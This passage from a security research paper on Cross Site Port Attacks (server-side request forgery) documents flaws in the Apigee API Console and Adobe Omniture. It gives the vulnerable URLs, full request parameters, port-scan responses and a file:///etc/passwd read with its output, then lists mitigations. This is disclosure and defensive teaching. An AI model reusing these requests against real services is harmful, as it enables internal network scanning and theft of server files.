
Fig 25: Application specific output for closed port

Apigee API Console

The Apigee API Console, used by several companies like Citrix, LinkedIn and AT&T, was vulnerable to XSPA. Port scanning was again achieved using distinct application output.


Vuln URL	https://apigee.com/embed/console/-1/testApi
Method	POST
Parameters	clientIpValue=10.203.10.109&parameters_name_0=&parameters_value_0=&headers_name_0=&headers_value_0=&requestBody=& ParamName=&url_authentication_select=noAuth&urlToTest=http://ip:port&url_verb_select=get&httpMethod=GET&apiProvider=Others&authTestType=noAuth&publicMethodTest=false
Output if Port Open and HTTP	HTTP/1.1 200 OK
Output if Port Open non HTTP	HTTP/1.1 500 Internal Server Error
Output if port closed	HTTP/1.1 503 Service Unavailable

The following screens show the different error messages when an attempt was made to connect to scanme.nmap.org's port 22, 80 and some random closed port.


Firefox
API Console
apigee.com https://apigee.com/embed/console/
Disable Cookies CSS Forms Images Information Miscellaneous Outline
http://scanme.nmap.org:80
Request
Response

```
HTTP/1.1 200 OK
Vary: Accept-Encoding
Date: Mon, 11 Jun 2012 19:45:50 GMT
Content-Length: 12711
Content-Type: text/html
Connection: close
Server: Apache/2.2.14 (Ubuntu)

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
<HEAD>
<title>Go ahead and ScanMe!</title>

<link REL="SHORTCUT ICON" HREF="/shared/images/tiny-eyeicon.png" TYPE="image/png">
```


Fig 26: HTML retrieved for open HTTP port


Firefox
API Console
apigee.com https://apigee.com/embed/console/
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize
Request
Response

http://scanme.nmap.org:22

```
HTTP/1.1 500 Internal Server Error
Content-Length: 197
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<Error messageid="-5fb14f9:137dceabe74:3d19">
               <reason>An internal error has occurred. Please retry your request.</reason>
           </Error>
```

Fig 27: 500 Internal Server Error displayed on an open non HTTP Port


Firefox
API Console
apigee.com https://apigee.com/embed/console/
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tool
Request
Response

http://scanme.nmap.org:6789

```
HTTP/1.1 503 Service Unavailable
Content-Length: 164
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<Error>
              <reason>Target Service temporarily unavailable. Please try again later.</reason>
          </Error>
```


Fig 28: 503 Service Unavailable displayed on a closed Port

Adobe Omniture

The Adobe Omniture platform was vulnerable to XSPA and even disclosed banner information from open responsive ports! It was also possible to read local files on the server using the file protocol.

Vuln URL	https://developer.omniture.com/get-api-response
Method	POST
Parameters	type=rest&method=User.LoginEmailExists&url=http://ip:port&headers=&request=
Output if Port Open and HTTP	Complete HTML source
Output if Port Open non HTTP	Banner, if service responsive
Output if port closed	Response Data length == 0
Additional Input	url=file:///etc/passwd; url=file:///etc/issue; url=file:///etc/sysconfig/network

The following screens show the different error messages when an attempt was made to connect to scanme.nmap.org's port 22, 80 and some random closed port.



Post URL: http://scanme.nmap.org:80


X-WSSE: UsernameToken Username="", PasswordDigest="W+4Hag3A8YmDSJ9/kb5cMq2MJM4=", Nonce="ZTI3ZTN

```
{
      "emailAddress":"(string)"
}
```

Response Type: Default

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"><HTML><HEAD><title>Go
ahead and ScanMe!</title><link REL="SHORTCUT ICON" HREF="/shared/images/tiny-eyeicon.png"
TYPE="image/png"><META NAME="ROBOTS" CONTENT="NOARCHIVE"><link rel="stylesheet"
href="/shared/css/insecdb.css" type="text/css"></HEAD><BODY BGCOLOR="#2A0D45"
TEXT="#000000"><TABLE CELLPADDING="0" WIDTH="100%" CELLSPACING="0"><TR><TD
ALIGN="left"><A HREF="/"><IMG BORDER=0 ALT="Home page logo"SRC="/images/sitelogo.png"
```

Fig 29: Complete HTML source code when connecting to a HTTP Port



Post URL: http://scanme.nmap.org:22


X-WSSE: UsernameToken Username="", PasswordDigest="vhcpvXNSYcTxnueXKyznf3/xgvk=", Nonce="N2E1ZjA0Ym

```
{
	"emailAddress":"(string)"
}
```

Response Type: Default

```
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
```

Fig 30: Banner obtained from a responsive non HTTP service




Post URL: http://scanme.nmap.org:666

X-WSSE: UsernameToken Username="", PasswordDigest="fAOZ6gfedOeG+JSnl53l/99g5fl=", Nonce="Y2RjNGUyNW

```
{
	"emailAddress":"(string)"
}
```

Response Type: Default

Fig 30: No data received when connecting to a closed port


Developer Community | Ac
https://developer.omniture.com/en_US/get-started/api-explorer
REST
SOAP
Get Response
Response

Post URL: file:///etc/passwd

```
X-WSSE: UsernameToken Username="", PasswordDigest="t4l2CX4O0/kUvG/vL/1i7QdVH20=", Nonce="YjE1ODRlNzl
```

Response Type: Default

```
root:x:0:0:root:/root:/bin/bashbin:x:1:1:bin:/bin:/sbin/nologindaemon:x:2:2:daemon:/sbin:/sbin/nol
oginadm:x:3:4:adm:/var/adm:/sbin/nologinsync:x:5:0:sync:/sbin:/bin/syncshutdown:x:6:0:shutdow
n:/sbin:/sbin/shutdownhalt:x:7:0:halt:/sbin:/sbin/haltmail:x:8:12:mail:/var/spool/mail:/sbin/nologinn
ews:x:9:13:news:/etc/news:uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologinoperator:x:11:0:opera
tor:/root:/sbin/nologinnobody:x:99:99:Nobody:/:/sbin/nologindbus:x:81:81:System message
bus:/:/sbin/nologinvcsa:x:69:69:virtual console memory
owner:/dev:/sbin/nologinrpm:x:37:37::/var/lib/rpm:/sbin/nologinhaldaemon:x:68:68:HAL
daemon:/:/sbin/nologinnetdump:x:34:34:Network Crash Dump
user:/var/crash:/bin/bashnscd:x:28:28:NSCD Daemon:/:/sbin/nologinsshd:x:74:74:Privilege-
separated SSH:/var/empty/sshd:/sbin/nologinrpc:x:32:32:Portmapper RPC
user:/:/sbin/nologinrpcuser:x:29:29:RPC Service
User:/var/lib/nfs:/sbin/nologinnfsnobody:x:65534:65534:Anonymous NFS
User:/var/lib/nfs:/sbin/nologinmailnull:x:47:47::/var/spool/mqueue:/sbin/nologinsmmsp:x:51:51::/var
/spool/mqueue:/sbin/nologinpcap:x:77:77::/var/arpwatch:/sbin/nologinntp:x:38:38::/etc/ntp:/sbin/
nologinhttpd:x:500:500:HTTPD
User:/home/httpd:/bin/bashnetsaint:x:501:100:Netsaint:/home/netsaint:/bin/bashhpsmh:x:79:79::/
```

Fig 30: /etc/passwd access using file:///

How do you fix this?

There are multiple ways of mitigating this vulnerability, the most ideal and common techniques of thwarting XSPA, however, are listed below:

1. Response Handling - Validating responses received from remote resources on the server side is the most basic mitigation that can be readily implemented. If a web application expects specific content type on the server, programmatically ensure that the data received satisfies checks imposed on the server before displaying or processing the data for the client.

2. Error handling and messages - Display generic error messages to the client in case something goes wrong. If content type validation fails, display generic errors to the client like "Invalid Data retrieved". Also ensure that the message is the same when the request fails on the backend and if invalid data is received. This will prevent the

application from being abused as distinct error messages will be absent for closed and open ports. Under no circumstance should the raw response received from the remote server be displayed to the client.

3. Restrict connectivity to HTTP based ports - This may not always be the brightest thing to do, but restricting the ports to which the web application can connect to only HTTP ports like 80, 443, 8080, 8090 etc. can lower the attack surface. Several popular web applications on the Internet just strip any port specifications in the input URL and connect to the port that is determined by the protocol handler (http - 80, https - 443).

4. Blacklist IP addresses - Internal IP addresses, localhost specifications and internal hostnames can all be blacklisted to prevent the web application from being abused to fetch data/attack these devices. Implementing this will protect servers from one time attack vectors. For example, even if the first fix (above) is implemented, the data is still being sent to the remote service. If an attack that does not need to see responses is executed (like a buffer overflow exploit) then this fix can actually prevent data from ever reaching the vulnerable device. Response handling is then not required at all as a request was never made.

5. Disable unwanted protocols - Allow only http and https to make requests to remote servers. Whitelisting these protocols will prevent the web application from making requests over other protocols like file:///, gopher://, ftp:// and other URI schemes.

Conclusion

Using web applications to make requests to remote resources, the local network and even localhost is a technique that has been known to pentesters for some time now. It has been termed as Server Side Request Forgeries, Cross Site Port Attacks and even Server Side Site Scanning, but the primary idea is to present it to the community and show that this vulnerability is extremely common. XSPA, in the case of this research, can be used to proxy attacks via vulnerable web applications to remote servers and local systems.

We have seen that XSPA can be used to port scan remote Internet facing servers, intranet devices and the local web server itself. Banner grabbing is also possible in some cases. XSPA can also be used to exploit vulnerable programs running on the Intranet or on the local web server. Fingerprinting intranet web applications using static default files & application behaviour is possible. It is also possible in several cases to attack internal/external web applications that are vulnerable to GET parameter based vulnerabilities (SQLi via URL, parameter manipulation etc.). Lastly, XSPA has been used to document local file read capabilities using the file:/// protocol handler in Adobe's Omniture web application.

Mitigating XSPA takes a combination of blacklisting IP addresses, whitelisting connect ports and protocols and proper non descriptive error handling.

Riyaz Ahemed Walikar
www.riyazwalikar.com

References and further reading

- http://spl0it.wordpress.com/2010/12/02/internal-port-scanning-via-crystal-reports/
- http://www.shmoocon.org/2008/presentations/Web%20portals,%20gateway%20to%20information.ppt
- http://media.blackhat.com/bh-us-12/Briefings/Polyakov/BH_US_12_Polyakov_SSRF_Business_WP.pdf
- https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
- http://anantshri.info/articles/web_app_finger_printing.html
- http://www.nruns.com/_downloads/Whitepaper-Hacking-jBoss-using-a-Browser.pdf
- http://www.sectheory.com/intranet-hacking.htm
- http://ha.ckers.org/weird/xhr-ping-sweep.html
- http://www.w3.org/Protocols/rfc2616/rfc2616.html